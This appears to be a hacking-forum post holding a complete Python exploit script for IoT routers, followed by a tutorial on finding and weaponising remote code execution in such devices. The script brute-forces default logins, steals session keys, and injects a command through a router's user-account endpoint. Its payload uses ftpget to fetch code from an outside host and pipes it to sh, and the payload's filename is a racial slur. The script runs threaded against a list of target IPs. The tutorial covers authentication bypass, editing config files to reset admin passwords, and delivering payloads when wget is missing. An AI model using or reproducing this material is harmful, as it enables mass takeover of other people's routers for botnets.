        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Referer", "http://{}/storageusraccadd.html".format(target))
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")
        req.add_header("Cookie", "SESSIONID={}".format(session_key))

        response[0] = urllib2.urlopen(req)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

    return True
Full Code :
Python:
import re
import os.path
import urllib2
import base64
import gzip
import zlib
from StringIO import StringIO
from io import BytesIO
from threading import Thread
import time
import struct
import random

#ftp only
payload = "ftpget%201.3.3.7%20-%20nigger%20|%20sh"

def random_id(length):
    number = '0123456789'
    alpha = 'abcdefghijklmnopqrstuvwxyz'
    id = ''
    for i in range(0,length,2):
        id += random.choice(number)
        id += random.choice(alpha)
    return id

exploit_username = random_id(5)

cred_list = [
    ["user", "user"],
    ["user", "1234"],
    ["admin", "admin"],
    ["admin", "password"],
]

def _strip(buffer):
    buffer_len = len(buffer)
    i = 0
    ret = ""

    while True:
        if (i >= buffer_len):
            break

        if (buffer[i] == '\n' or buffer[i] == '\r'):
            i += 1
            continue

        #if (buffer[i] == 0): # no null
        #    i += 1
        #    ret += "A"
        #    continue

        ret += buffer[i]

        i += 1

    return ret.rstrip()

def retrieve_session_key(f):
    return str(f).split("SESSIONID=")[1].split(";")[0]


def retrieve_exploit_key(f):
    return str(f).split("var sessionKey='")[1].split("'")[0]

c = 0
def make_requests(t):
    global c
    response = [None]
    session_key = "" #SESSIONID=cxzzM324lJi8TJFdWVpzLWCYLOxFkNOV
    exploit_key = "" #var sessionKey='139581974';

    for [username, password] in cred_list:

        if attempt_login(response, t, username, password):
            if "SESSIONID" in str(response[0].headers):
                session_key = retrieve_session_key(response[0].headers)

        if (len(session_key) == 0):
            continue

        break

    if (len(session_key) == 0):
        return


    print("Got session key '{}' for {} with {}:{} ({})".format(session_key, t, username, password,c))

    if (get_exploit_key(response, t, session_key)):
        ret = read_response(response[0])
        if "var sessionKey='" in ret:
            exploit_key = retrieve_exploit_key(ret)

    if len(exploit_key) != 0:
        c += 1

    print("Got exploit key '{}' for {} with {}:{} ({})".format(exploit_key, t, username, password, c))

    remove_exploit(response, t, session_key, exploit_key)

    if (get_exploit_key(response, t, session_key)):
        ret = read_response(response[0])
        if "var sessionKey='" in ret:
            exploit_key = retrieve_exploit_key(ret)

    if (exploit(response, t, session_key, exploit_key)):
        if exploit_username in read_response(response[0]):
            print("Exploit successful! {} with {}:{}".format(t, username, password))

    if (get_exploit_key(response, t, session_key)):
        ret = read_response(response[0])
        if "var sessionKey='" in ret:
            exploit_key = retrieve_exploit_key(ret)

    remove_exploit(response, t, session_key, exploit_key)

def read_response(response):
    if response.info().get('Content-Encoding') == 'gzip':
        buf = StringIO(response.read())
        return gzip.GzipFile(fileobj=buf).read()

    elif response.info().get('Content-Encoding') == 'deflate':
        decompress = zlib.decompressobj(-zlib.MAX_WBITS)
        inflated = decompress.decompress(response.read())
        inflated += decompress.flush()
        return inflated

    return response.read()


def attempt_login(response, target, username, password):
    response[0] = None

    try:
        req = urllib2.Request("http://{}/".format(target))

        req.add_header("Connection", "keep-alive")
        req.add_header("Cache-Control", "max-age=0")
        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("Origin", "http://{}".format(target))
        req.add_header("Content-Type", "application/x-www-form-urlencoded")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Referer", "http://{}/".format(target))
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")

        body = "username={}&password={}".format(username, password)

        response[0] = urllib2.urlopen(req, body)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

    return True

def get_exploit_key(response, target, session_key):
    response[0] = None

    try:
        req = urllib2.Request("http://{}/storageusraccadd.html".format(target))

        req.add_header("Connection", "keep-alive")
        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")
        req.add_header("Cookie", "SESSIONID={}".format(session_key))

        response[0] = urllib2.urlopen(req)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

    return True

def exploit(response, target, session_key, exploit_key):
    response[0] = None

    try:
        req = urllib2.Request("http://{t}/storageuseraccountcfg.cmd?action=add&userName={eu}&Password=%24({p})&volumeName=%24({p})&sessionKey={e}".format(t = target, p = payload, e = exploit_key, eu=exploit_username))

        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Referer", "http://{}/storageusraccadd.html".format(target))
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")
        req.add_header("Cookie", "SESSIONID={}".format(session_key))

        response[0] = urllib2.urlopen(req)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

    return True

def remove_exploit(response, target, session_key, exploit_key):
    response[0] = None

    try:
        req = urllib2.Request("http://{}/storageuseraccountcfg.cmd?action=remove&rmLst={},%20&sessionKey={}".format(target, exploit_username, exploit_key))

        req.add_header("Connection", "keep-alive")
        req.add_header("Upgrade-Insecure-Requests", "1")
        req.add_header("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/93.0.4577.82 Safari/537.36 Edg/93.0.961.52")
        req.add_header("Accept", "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9")
        req.add_header("Referer", "http://{}/storageuseraccountcfg.cmd?view".format(target))
        req.add_header("Accept-Encoding", "gzip, deflate")
        req.add_header("Accept-Language", "en-US,en;q=0.9")
        req.add_header("Cookie", "SESSIONID={}".format(session_key))

        response[0] = urllib2.urlopen(req)

    except urllib2.URLError, e:
        if not hasattr(e, "code"):
            return False
        response[0] = e
    except:
        return False

    return True

# make_requests("ip:port") - to just exploit a single target

print("Using exploit username " + exploit_username)

for line in open("ips.txt").readlines():
    Thread(target = make_requests, args = (line.rstrip(),),).start()
Now we will look for a way to bypass authentication. The simplest way is to copy several different paths. (for example i login to a router with some default credential admin:admin, but many routers of same model wont have default pass, what to do? try copy many paths when ur logged in. ex http://ip/cgi-bin/ntpcfg.cgi, pingHost.cmd etc.)
If you are prompted with a login prompt, the device auth cant be exploited else if it doesnt prompt you with auth, you have found a auth bypass.
A good thing to know is 50% of the time the isp will have a backdoor, with the user being admin and the password being the last 4 octets of mac address.
Remember, always GET A CONFIG BACKUP (contains usernames, passwords and more)
with a config backup, we can escalate our priveleges. For example :
this is one router config, we can see that our user (test), it doesnt have priveleges to access the diagnostics
username="test" web_passwd="test"<ROMFILE> <Wan>
<Common ReConnect="1" LatestIFIdx="2" IPForwardModeEnable="No" />
<PVC0 Action="Modify" VLANID="1273" DOT1P="0" VLANMode="TAG"
ENCAP="1483 Bridged IP LLC" EPONEnable="Yes" GPONEnable="Yes"
we can parse this config by changing username and password to the admin user
like
username="admin" web_passwd="PWN3D"
and, then upload the config, we have succesfuly resetted the admin user password.
Now, say you didnt find rce in NTP PING FTP. Try find the firmware of the device, reverse it. Try and find where system() is being called. Once identified, say i find in this router system() is being called in add user, there you go is your rce
Another way to find rce is in the config. You can download config -> modify config -> reupload and rce or do a fake firmware upload resulting in rce. (this has to be last option as you can put the device in an infinite reboot lol)
Another way, try opening telnet or ssh ports, execute your command, close telnet and ssh. repeat.
one last thing, when you have no protected shell, be sure to list files in /bin/, usually some routers have no wget and curl? you will echo the payload as hex. same with busybox, sometime they wont have busybox wget/curl so you have to use busybox echo payload.
That is all it takes, to find RCE in ioT and weaponise it.
Вложения
Последнее редактирование:


